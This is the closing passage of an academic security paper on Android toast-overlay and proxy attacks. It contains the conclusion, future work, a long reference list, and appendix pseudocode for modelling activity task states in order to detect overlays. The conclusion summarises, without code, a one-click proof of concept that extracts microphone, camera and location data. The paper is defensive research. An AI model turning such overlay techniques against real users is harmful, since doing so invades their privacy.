The implications of this proxy attack are significant, as it highlights the potential risks and loopholes within Android's security framework. Through our proof-of-concept, we were able to extract sensitive information such as voice recordings, camera access, and location data with just a single click. This demonstration underscores the urgent need for improved security measures to protect user privacy and prevent unauthorized access to sensitive resources.

As a response to these vulnerabilities, we propose a generic detection approach that focuses on analyzing activity behaviors. By scrutinizing the launch modes, task affinity, and other activity attributes, we aim to identify and thwart such malicious activities. This defense mechanism aims to mitigate the risks posed by proxy attacks and enhance the overall security of Android devices. Our detection method demonstrated its effectiveness in detecting the presence of overlays, identifying focused activity, and pinpointing the harmful components engaged in overlay-based attacks. This in-depth study of the APK samples enables us to advance the field of mobile security and provide viable counters to such misleading practices.

In conclusion, our research sheds light on the vulnerabilities present in Android's permission model and the

potential exploits enabled by toast overlay attacks. By raising awareness about these threats and proposing effective detection measures, we contribute to the ongoing efforts to fortify the security and privacy of Android users.

8.2 Future Work

Although our present research highlights the toast overlay attack and defense mechanisms against window and toast overlay attack, several directions are yet unexplored, leaving plenty of potential for future research:

- *Comprehensive Sample Collection* A more thorough sample collection is one important component of future study. Even though we made an effort to obtain examples from Virustotal and the Android Google Play Store, the absence of full-blocking toast overlays in Virustotal and the supposedly innocuous nature of those from Google Play raises intriguing questions. To generate a broad and representative sample set that might offer a better understanding of the potentially harmful uses of toast overlays, more investigation is required.

- *Collaborative Data Sharing* Collaboration with other academics and institutions might allow for a larger sample collection, allowing for a more complete examination. Initiatives such as reaching out to researchers who have investigated toast overlay attacks can broaden the sample pool, allowing for a more complete knowledge of the toast overlay attack landscape. Although we contacted the authors of [13, 76] but we did not get those code bases or apks to validate our detection approach.

- *Classification and Categorization* To distinguish between benign and possibly harmful toast overlays, a rigorous classification and categorization system might be developed. Researchers might develop criteria for recognizing particularly dangerous cases by carefully researching the behavioral patterns of various toast overlays.

References

[1] Yousra Aafer, Guanhong Tao, Jianjun Huang, Xiangyu Zhang, and Ninghui Li. Precise Android API Protection Mapping Derivation and Reasoning. In *Proceedings of the 2018 ACM SIGSAC CCS*, page 1151–1164, New York, NY, USA, 2018. ACM.

[2] Abdulla Aldoseri and David Oswald. insecure://Vulnerability Analysis of URI Scheme Handling in Android Mobile Browsers. In *Proceedings of the Workshop on Measurements, Attacks, and Defenses for the Web (MADWeb)*, 2022.

[3] Efthimios Alepis and Constantinos Patsakis. Trapped by the UI: The Android case. In *Research in Attacks, Intrusions, and Defenses: 20th International Symposium, RAID 2017, Atlanta, GA, USA, September 18–20, 2017, Proceedings*, pages 334–354. Springer, 2017.

[4] Android. Permissions on Android. `https://developer.android.com/guide/topics/permissions/overview#system-components`, 2022. (last accessed on 10-02-2023).

[5] Kathy Wain Yee Au, Yi Fan Zhou, Zhen Huang, and David Lie. PScout: Analyzing the Android Permission Specification. In *In Proceedings of the 2012 ACM conference on Computer and communications security*, pages 217–228, 2012.

[6] Michael Backes, Sven Bugiel, Erik Derr, Patrick D McDaniel, Damien Octeau, and Sebastian Weisgerber. On Demystifying the Android Application Framework: Re-Visiting Android Permission Specification Analysis. In *USENIX Security Symposium*, pages 1101–1118, 2016.

[7] David Barrera, H Güneş Kayacik, Paul C Van Oorschot, and Anil Somayaji. A Methodology for Empirical Analysis of Permission-Based Security Models and its Application to Android. In *Proceedings of the 17th ACM conference on Computer and communications security*, pages 73–84, 2010.

[8] Antonio Bianchi, Jacopo Corbetta, Luca Invernizzi, Yanick Fratantonio, Christopher Kruegel, and Giovanni Vigna. What the App is That? Deception and Countermeasures in the Android User Interface. In *2015 IEEE Symposium on Security and Privacy*, pages 931–948, 2015.

[9] Kenneth Block, Sashank Narain, and Guevara Noubir. An Autonomic and Permissionless Android Covert Channel. In *Proceedings of the 10th ACM Conference on Security and Privacy in Wireless and Mobile Networks*, pages 184–194, 2017.

[10] Kenneth Block and Guevara Noubir. My Magnetometer Is Telling You Where I've Been? A Mobile Device Permissionless Location Attack. In *Proceedings of the 11th ACM Conference on Security & Privacy in Wireless and Mobile Networks*, pages 260–270, 2018.

[11] Paolo Calciati, Konstantin Kuznetsov, Alessandra Gorla, and Andreas Zeller. Automatically Granted Permissions in Android Apps: An Empirical Study on Their Prevalence and on the Potential Threats for Privacy. In *Proceedings of the 17th International Conference on Mining Software Repositories(MSR)*, page 114–124, New York, NY, USA, 2020. ACM.

[12] Chromium. Issue 1413586: Security: Android permission prompt tapjacking. `https://bugs.chromium.org/p/chromium/issues/detail?id=1413586`, 2023. (last accessed on 11-09-2023).

[13] Shuvalaxmi Dass, Prerit Datta, and Akbar Siami Namin. Attack Prediction using Hidden Markov Model. In *2021 IEEE 45th Annual Computers, Software, and Applications Conference (COMPSAC)*, pages 1695–1702. IEEE, 2021.

[14] Davi, Lucas and Dmitrienko, Alexandra and Sadeghi, Ahmad-Reza and Winandy, Marcel. Privilege Escalation Attacks on Android. In *Information Security: 13th International Conference, ISC 2010, Boca Raton, FL, USA, October 25-28, 2010, Revised Selected Papers 13*, pages 346–360. Springer, 2011.

[15] Geolocation DB. `https://www.geolocation-db.com/documentation`. (last accessed on 10-02-2023).

[16] Developer.Mozilla. Secure contexts. `https://developer.mozilla.org/en-US/docs/Web/Security/Secure_Contexts`. (last accessed on 05-03-2023).

[17] Wenrui Diao, Xiangyu Liu, Zhe Zhou, and Kehuan Zhang. Your Voice Assistant is Mine: How to Abuse Speakers to Steal Information and Control Your Phone. In *Proceedings of the 4th ACM Workshop on Security and Privacy in Smartphones & Mobile Devices*, pages 63–74, 2014.

[18] Andre Egners, Ulrike Meyer, and Björn Marschollek. Messing with Android's Permission Model. In *2012 IEEE 11th International Conference on Trust, Security and Privacy in Computing and Communications*, pages 505–514. IEEE, 2012.

[19] William Enck, Machigar Ongtang, and Patrick McDaniel. On Lightweight Mobile Phone Application Certification. In *Proceedings of the 16th ACM conference on Computer and communications security*, pages 235–245, 2009.

[20] Parvez Faruki, Ammar Bharmal, Vijay Laxmi, Vijay Ganmoor, Manoj Singh Gaur, Mauro Conti, and Muttukrishnan Rajarajan. Android Security: A Survey of Issues, Malware Penetration, and Defenses. *IEEE communications surveys & tutorials*, 17(2):998–1022, 2014.

[21] Adrienne Porter Felt, Erika Chin, Steve Hanna, Dawn Song, and David Wagner. Android Permissions Demystified. In *Proceedings of the 18th ACM conference on Computer and communications security*, pages 627–638, 2011.

[22] Adrienne Porter Felt, Matthew Finifter, Erika Chin, Steve Hanna, and David Wagner. A Survey of Mobile Malware in the Wild. In *Proceedings of the 1st ACM workshop on Security and privacy in smartphones and mobile devices*, pages 3–14, 2011.

[23] Adrienne Porter Felt and David Wagner. Phishing on Mobile Devices. In *Web 2.0 security and privacy(W2SP)*, 2011.

[24] Earlence Fernandes, Qi Alfred Chen, Georg Essl, J Alex Halderman, Z Morley Mao, and Atul Prakash. TIVOs: Trusted Visual I/O Paths for Android. *University of Michigan CSE Technical Report CSE-TR-586-14*, 2014.

[25] Earlence Fernandes, Qi Alfred Chen, Justin Paupore, Georg Essl, J. Alex Halderman, Z. Morley Mao, and Atul Prakash. Android UI Deception Revisited: Attacks and Defenses. In Jens Grossklags and Bart Preneel, editors, *Financial Cryptography and Data Security*, pages 41–59, Berlin, Heidelberg, 2017. Springer Berlin Heidelberg.

[26] Yanick Fratantonio, Chenxiong Qian, Simon P Chung, and Wenke Lee. Cloak and Dagger: From Two Permissions to Complete Control of the UI Feedback Loop. In *2017 IEEE Symposium on Security and Privacy (SP)*, pages 1041–1057. IEEE, 2017.

[27] Shivi Garg and Niyati Baliyan. Comparative analysis of Android and iOS from security viewpoint. *Computer Science Review*, 40:100372, 2021.

[28] Clint Gibler, Jonathan Crussell, Jeremy Erickson, and Hao Chen. AndroidLeaks: Automatically Detecting Potential Privacy Leaks In Android Applications on a Large Scale. In *Trust and Trustworthy Computing: 5th International Conference, TRUST 2012, Vienna, Austria, June 13-15, 2012. Proceedings 5*, pages 291–307. Springer, 2012.

[29] GOOGLE. Permissions and APIs that Access Sensitive Information. `https://support.google.com/googleplay/android-developer/answer/9888170?hl=en&ref_topic=9877467`, 2020. (last accessed on 10-03-2023).

[30] Google. Android developers reference. https://developer.android.com/reference/android/R.attr#protectionLevel, 2022. (last accessed on 10-04-2023).

[31] Google. Android Security Bulletin—December 2021. https://source.android.com/docs/security/bulletin/2021-12-01#system, 2022. (last accessed on 05-04-2023).

[32] Google. Android Security Bulletin—March 2022. https://source.android.com/docs/security/bulletin/2022-03-01#framework, 2022. (last accessed on 05-04-2023).

[33] Google. Android Security Bulletin—September 2017. https://source.android.com/docs/security/bulletin/2017-09-01#2017-09-01-details, 2022. (last accessed on 30-06-2023).

[34] Google. <activity>. https://developer.android.com/guide/topics/manifest/activity-element#lmode, 2023. (last accessed on 01-04-2023).

[35] Google. Android 10 for Developers. https://developer.android.com/about/versions/10/highlights, 2023. (last accessed on 15-08-2022).

[36] Google. Android 11. https://developer.android.com/about/versions/11, 2023. (last accessed on 15-08-2022).

[37] Google. Android 12. https://developer.android.com/about/versions/12, 2023. (last accessed on 15-08-2022).

[38] Google. Android 13. https://developer.android.com/about/versions/13, 2023. (last accessed on 15-08-2022).

[39] Google. Android 8.1 Features and APIs. https://developer.android.com/about/versions/oreo/android-8.1, 2023. (last accessed on 11-12-2022).

[40] Google. Android Debug Bridge (adb). https://developer.android.com/studio/command-line/adb, 2023. (last accessed on 01-06-2022).

[41] Google. Behavior changes: all apps. https://developer.android.com/about/versions/12/behavior-changes-all#untrusted-touch-events, 2023. (last accessed on 10-03-2023).

[42] Google. Features and APIs Overview. https://developer.android.com/about/versions/12/features#pixel-phishing-detection, 2023. (last accessed on 01-03-2023).

[43] GOOGLE. Package visibility filtering on Android. https://developer.android.com/training/package-visibility, 2023. (last accessed on 01-11-2022).

[44] Google. Restrictions on starting activities from the background. https://developer.android.com/guide/components/activities/background-starts, 2023. (last accessed on 01-10-2022).

[45] Google. setGravity. https://developer.android.com/reference/kotlin/android/widget/Toast#setgravity, 2023. (last accessed on 10-03-2023).

[46] Google. Tapjacking. https://developer.android.com/topic/security/risks/tapjacking, 2023. (last accessed on 30-04-2023).

[47] Google. Tasks and the back stack. https://developer.android.com/guide/components/activities/tasks-and-back-stack, 2023. (last accessed on 01-04-2023).

[48] GOOGLE. Use of the broad package (App) visibility (QUERY_ALL_PACKAGES) permission. https://support.google.com/googleplay/android-developer/answer/10158779?hl=en, 2023. (last accessed on 10-03-2023).

[49] Google. View(Security). https://developer.android.com/reference/android/view/View#security, 2023. (last accessed on 01-01-2023).

[50] Behnaz Hassanshahi, Yaoqi Jia, Roland HC Yap, Prateek Saxena, and Zhenkai Liang. Web-to-Application Injection Attacks on Android: Characterization and Detection. In *Computer Security–ESORICS 2015: 20th European Symposium on Research in Computer Security, Vienna, Austria, September 21-25, 2015, Proceedings, Part II 20*, pages 577–598. Springer, 2015.

[51] Muzammil Hussain, Ahmed Al-Haiqi, Aws Alaa Zaidan, Bilal Bahaa Zaidan, ML Mat Kiah, Nor Badrul Anuar, and Mohamed Abdulnabi. The rise of keyloggers on smartphones: A survey and insight into motion-based tap inference attacks. *Pervasive and Mobile Computing*, 25:1–25, 2016.

[52] Animesh Kar and Natalia Stakhanova. Detecting Overlay Attacks in Android. In *The 14th International Conference on Emerging Ubiquitous Systems and Pervasive Networks (EUSPN)*, 2023.

[53] Animesh Kar and Natalia Stakhanova. Exploiting Android Browser. In *The 22nd International Conference on Cryptology and Network Security (CANS)*, 2023.

[54] Ian Lake. Picking your compilesdkversion, minsdkversion, and targetsdkversion, 2016. (last accessed on 11-12-2022).

[55] Li Li, Tegawendé F. Bissyandé, Yves Le Traon, and Jacques Klein. Accessing Inaccessible Android APIs: An Empirical Study. In *2016 IEEE International Conference on Software Maintenance and Evolution (ICSME)*, pages 411–422, 2016.

[56] Tongbo Luo, Xing Jin, Ajai Ananthanarayanan, and Wenliang Du. Touchjacking Attacks on Web in Android, iOS, and Windows Phone. In *Foundations and Practice of Security: 5th International Symposium, FPS 2012, Montreal, QC, Canada, October 25-26, 2012, Revised Selected Papers 5*, pages 227–243. Springer, 2013.

[57] Claudio Marforio, Aurélien Francillon, and Srdjan Capkun. Application Collusion Attack on the Permission-Based Security Model and its Implications for Modern Smartphone Systems. Technical report, ETH Zurich, 2011.

[58] Sashank Narain, Triet D Vo-Huu, Kenneth Block, and Guevara Noubir. Inferring User Routes and Locations using Zero-Permission Mobile Sensors. In *2016 IEEE Symposium on Security and Privacy (SP)*, pages 397–413. IEEE, 2016.

[59] Mohammad Nauman, Sohail Khan, and Xinwen Zhang. Apex: Extending Android Permission Model and Enforcement with User-defined Runtime Constraints. In *Proceedings of the 5th ACM symposium on information, computer and communications security*, pages 328–332, 2010.

[60] Marcus Niemietz and Jörg Schwenk. UI Redressing Attacks on Android Devices. *Black Hat Abu Dhabi*, 2012.

[61] Łukasz Olejnik, Gunes Acar, Claude Castelluccia, and Claudia Diaz. The leaking battery: A privacy analysis of the HTML5 Battery Status API. In *Data Privacy Management, and Security Assurance: 10th International Workshop, DPM 2015, and 4th International Workshop, QASA 2015, Vienna, Austria, September 21–22, 2015. Revised Selected Papers 10*, pages 254–263. Springer, 2016.

[62] Elias P Papadopoulos, Michalis Diamantaris, Panagiotis Papadopoulos, Thanasis Petsas, Sotiris Ioannidis, and Evangelos P Markatos. The Long-Standing Privacy Debate: Mobile Websites Vs Mobile Apps. In *Proceedings of the 26th International Conference on World Wide Web*, pages 153–162, 2017.

[63] Andrea Possemato, Andrea Lanzi, Simon Pak Ho Chung, Wenke Lee, and Yanick Fratantonio. ClickShield: Are You Hiding Something? Towards Eradicating Clickjacking on Android. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 1120–1136, 2018.

[64] Y Qiu. Tapjacking: An untapped threat in android. *Trend Micro,[http://blog.trendmicro.com/trendlabs-security-intelligence/tapjacking-an-untapped-threat-in-android/]*, 2012.

[65] Danica Reardon. Measuring the Prevalence of Browser Fingerprinting Within Browser Extensions. 2018.

[66] Chuangang Ren, Peng Liu, and Sencun Zhu. WindowGuard: Systematic Protection of GUI Security in Android. In *Network and Distributed System Security*, 2017.

[67] Gustav Rydstedt, Baptiste Gourdin, Elie Bursztein, and Dan Boneh. Framing Attacks on Smart Phones and Dumb Routers: Tap-jacking and Geo-localization Attacks. In *Proceedings of the 4th USENIX conference on Offensive technologies*, pages 1–8, 2010.

[68] James Sellwood and Jason Crampton. Sleeping Android: The Danger of Dormant Permissions. In *Proceedings of the Third ACM workshop on Security and privacy in smartphones & mobile devices*, pages 55–66, 2013.

[69] Yuru Shao, Qi Alfred Chen, Zhuoqing Morley Mao, Jason Ott, and Zhiyun Qian. Kratos: Discovering Inconsistent Security Policy Enforcement in the Android Framework. In *23rd Annual Network and Distributed System Security Symposium*, 2016.

[70] Skylot. JADX: Dex to Java Compiler. `https://github.com/skylot/jadx`, 2023. (last accessed on 01-05-2023).

[71] Raphael Spreitzer, Simone Griesmayr, Thomas Korak, and Stefan Mangard. Exploiting Data-Usage Statistics for Website Fingerprinting Attacks on Android. In *Proceedings of the 9th ACM Conference on Security & Privacy in Wireless and Mobile Networks*, pages 49–60, 2016.

[72] Statista. Mobile Android operating system market share by version worldwide from January 2018 to January 2023 . `https://www.statista.com/statistics/921152/mobile-android-version-share-worldwide/`, 2023. (last accessed on 30-06-2023).

[73] Junjie Tang, Xingmin Cui, Ziming Zhao, Shanqing Guo, Xinshun Xu, Chengyu Hu, Tao Ban, and Bing Mao. NIVAnalyzer: a Tool for Automatically Detecting and Verifying Next-Intent Vulnerabilities in Android Apps. In *2017 IEEE International Conference on Software Testing, Verification and Validation (ICST)*, pages 492–499. IEEE, 2017.

[74] Ming Tang, Maixing Luo, Junfeng Zhou, Zhen Yang, Zhipeng Guo, Fei Yan, and Liang Liu. Side-Channel Attacks in a Real Scenario. *Tsinghua Science and Technology*, 23(5):586–598, 2018.

[75] Güliz Seray Tuncay, Jingyu Qian, and Carl A. Gunter. *See No Evil: Phishing for Permissions with False Transparency*. USENIX Association, USA, 2020.

[76] Enis Ulqinaku, Julinda Stefa, and Alessandro Mei. Scan-and-Pay on Android is Dangerous. In *IEEE INFOCOM 2019-IEEE Conference on Computer Communications Workshops (INFOCOM WKSHPS)*, pages 1–6. IEEE, 2019.

[77] Danny van Bruggen. Java Parser. `https://javaparser.org/`, 2023. (last accessed on 10-04-2022).

[78] Timothy Vidas, Daniel Votipka, and Nicolas Christin. All Your Droid Are Belong To Us: A Survey of Current Android Attacks. *Woot*, 11:8–9, 2011.

[79] Shan Wang, Zhen Ling, Yue Zhang, Ruizhao Liu, Joshua Kraunelis, Kang Jia, Bryan Pearson, and Xinwen Fu. Implication of Animation on Android Security. In *2022 IEEE 42nd International Conference on Distributed Computing Systems (ICDCS)*, pages 1122–1132, 2022.

[80] Longfei Wu, Benjamin Brandt, Xiaojiang Du, and Bo Ji. Analysis of Clickjacking Attacks and An Effective Defense Scheme for Android Devices. In *2016 IEEE Conference on Communications and Network Security (CNS)*, pages 55–63. IEEE, 2016.

[81] Luyi Xing, Xiaorui Pan, Rui Wang, Kan Yuan, and XiaoFeng Wang. Upgrading Your Android, Elevating My Malware: Privilege Escalation Through Mobile OS Updating. In *2014 IEEE symposium on security and privacy*, pages 393–408. IEEE, 2014.

[82] Yuxuan Yan, Zhenhua Li, Qi Alfred Chen, Christo Wilson, Tianyin Xu, Ennan Zhai, Yong Li, and Yunhao Liu. Understanding and Detecting Overlay-based Android Malware at Market Scales. In *Proceedings of the 17th Annual International Conference on Mobile Systems, Applications, and Services*, pages 168–179, 2019.

[83] Kun Yang, Jianwei Zhuge, Yongke Wang, Lujue Zhou, and Haixin Duan. IntentFuzzer: Detecting Capability Leaks of Android Applications. In *Proceedings of the 9th ACM symposium on Information, computer and communications security*, pages 531–536, 2014.

[84] Lingyun Ying, Yao Cheng, Yemian Lu, Yacong Gu, Purui Su, and Dengguo Feng. Attacks and Defence on Android Free Floating Windows. In *Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security*, pages 759–770, 2016.

[85] Ziyi Zhang and Haipeng Cai. A Look Into Developer Intentions for App Compatibility in Android. In *2019 IEEE/ACM 6th International Conference on Mobile Software Engineering and Systems (MOBILESoft)*, pages 40–44. IEEE, 2019.

[86] Cong Zheng, Tongbo Luo, Zhi Xu, Wenjun Hu, and Xin Ouyang. Android Plugin Becomes a Catastrophe to Android Ecosystem. In *Proceedings of the First Workshop on Radical and Experiential Security*, pages 61–64, 2018.

[87] Xiaoyong Zhou, Soteris Demetriou, Dongjing He, Muhammad Naveed, Xiaorui Pan, XiaoFeng Wang, Carl A Gunter, and Klara Nahrstedt. Identity, Location, Disease and More: Inferring Your Secrets from Android Public Resources. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*, pages 1017–1028, 2013.

Appendix A

Activity State Generation

Listing A.1: Component(activity) State Generation

```
- nodeQueus  <-  Main/LauncerActivity
- startTaskID <- assign a positive taskID to Main/LauncerActivity
- maxTaskID <- startTaskID
- otherAppTaskID <- assign a bigger number

while(nodeQueus!=empty) {

    - currentActivity = nodeQueus.dequeue()
    - for each activity found: {

        -  nodeQueus  <-  foundActivity
        > if foundActivity == otherApp/SystemApp:
              foundActivity.taskID = otherAppTaskID
              foundActivity.backStackCreated = true
              foundActivity.isLeafActivity = true
              foundActivity.parentActivity = currentActivity
              otherAppTaskID++
              continue

        > if foundActivity.launchMode == SingleInstance:
              - foundActivity.taskID = maxTaskID  + 1 //because it will be root)
              - maxTaskID = foundActivity.taskID
              - foundActivity.backStackCreated = true
              > if foundActivity.assignedAffinity==blank:
                   $loop through all the parents to set affinity:
                         > if checkingParent.launchMode == singleInstance/singleInstancePerTask || (
                              checkingParent.launchMode=='singleTask' && checkingParent.affinity == assigned.
                              affinity):
                                 - continue
                           else
                                 - foundActivity.affinity = checkingParent.affinity
                                 - break
               else foundActivity.assignedAffinity!=blank: (value/null)
                         - foundActivity.affinity = assignedAffinity.affinity
                         - break

        else > if foundActivity.launchmode == SingleInstancePerTask:
                    > if activity/node already present:
                         - dont create any node
                     else
                         - foundActivity.taskID = maxTaskID  + 1 //because it will be root)
                         - maxTaskID = foundActivity.taskID
                         > if foundActivity.assignedAffinity==blank:
                            $loop through all the parents to set affinity:
                            > if checkingParent.launchMode == singleInstance/singleInstancePerTask || (
                                 checkingParent.launchMode=='singleTask' && checkingParent.affinity == assigned
                                 .affinity):
                                 - continue
                            else
                                    - foundActivity.affinity = checkingParent.affinity
                                    - foundActivity.backStackCreated = false
                                    - break
                          else foundActivity.assignedAffinity!=blank: (value/null)
                            - foundActivity.affinity = assignedAffinity.affinity
                            - foundActivity.backStackCreated = true
                            - break

        >  if foundActivity.launchmode == SingleTask:
                    > if activity/node already present:
                        delete all nodes afterwards~~
                     else
                         > if foundActivity.assignedAffinity==blank:
                             $loop through all the parents to set affinity:
                                 > if checkingParent.launchMode == singleInstance/singleInstancePerTask || (
                                      checkingParent.launchMode=='singleTask' && checkingParent.affinity == assigned
                                      .affinity):
                                     - continue
                                 else
                                      - foundActivity.affinity = checkingParent.affinity
                                      - foundActivity.taskID = checkingParent.taskID
                                      - foundActivity.backStackCreated = false
                                      - break
                             else foundActivity.assignedAffinity!=blank: (value/null)
                                  $loop through all the parents to set affinity:
                                      > if (checkingParent.launchMode=='singleTask' && checkingParent.affinity ==
                                           sameAssigned)
                                           - foundActivity.affinity = assignedAffinity.affinity
                                           - foundActivity.taskID = checkingParent.taskID
                                           - foundActivity.backStackCreated = false
                                           - break
                                       else
                                           - foundActivity.affinity = assignedAffinity.affinity
                                           - foundActivity.taskID = maxTaskID  + 1
                                           - maxTaskID = foundActivity.taskID
                                           - foundActivity.backStackCreated = true
                                           - break

        >  if foundActivity.launchmode == STop/Standard(=null/empty):
                    > if foundActivity.affinity == blank:
                         $loop through all the parents to set affinity:
                         > if checkingParent.launchMode == singleInstance:
```

```
                    - continue
                else
                - foundActivity.affinity = checkingParent.affinity
                - foundActivity.taskID = checkingParent.taskID
                - break
        else > if foundActivity.affinity != blank:
                $loop through all the parents to set affinity:
                 > if (immediatecheckingParent.launchMode == singleTask && checkingParent.affinity
                      !=foundActivity.assignedAffinity || immediatecheckingParent.launchMode ==
                      singleInstance)
                   continue
                  else
                    - foundActivity.taskID = checkingParent.taskID
                    - foundActivity.affinity = checkingParent.affinity
                    - break
} }
```